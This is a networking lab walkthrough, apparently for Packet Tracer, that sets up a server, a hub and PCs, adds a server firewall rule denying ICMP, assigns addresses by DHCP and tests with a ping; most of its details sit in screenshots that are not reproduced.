
#### Step 1. Pick server, pc from end devices and PT hub from end devices



Step 2. Select connections and connect all the devices using copper straight through wire




Step 3. Select server->desktop select as static and configure the files as given below




Step 4. Navigate to desktop->firewall and select the service on



Step 5. First select action as deny, protocol as ICMP , remote IP as 0.0.0.0, remote wildcard mask as 255.255.255.255 and click on add and save




Step 6. Follow the same step 5 but now select action as allow and protocol as IP





Step 7. Select PC0->desktop->IP configuration and select DHCP. A pop-up message of DHCP request successful message appears. Similarly follow the same steps for PC1 and PC2






Step 8. Now fill the details for each entities/devices as given below









Step 9. Select PC0->desktop->command prompt and type the following command "ping 20.0.0.1".

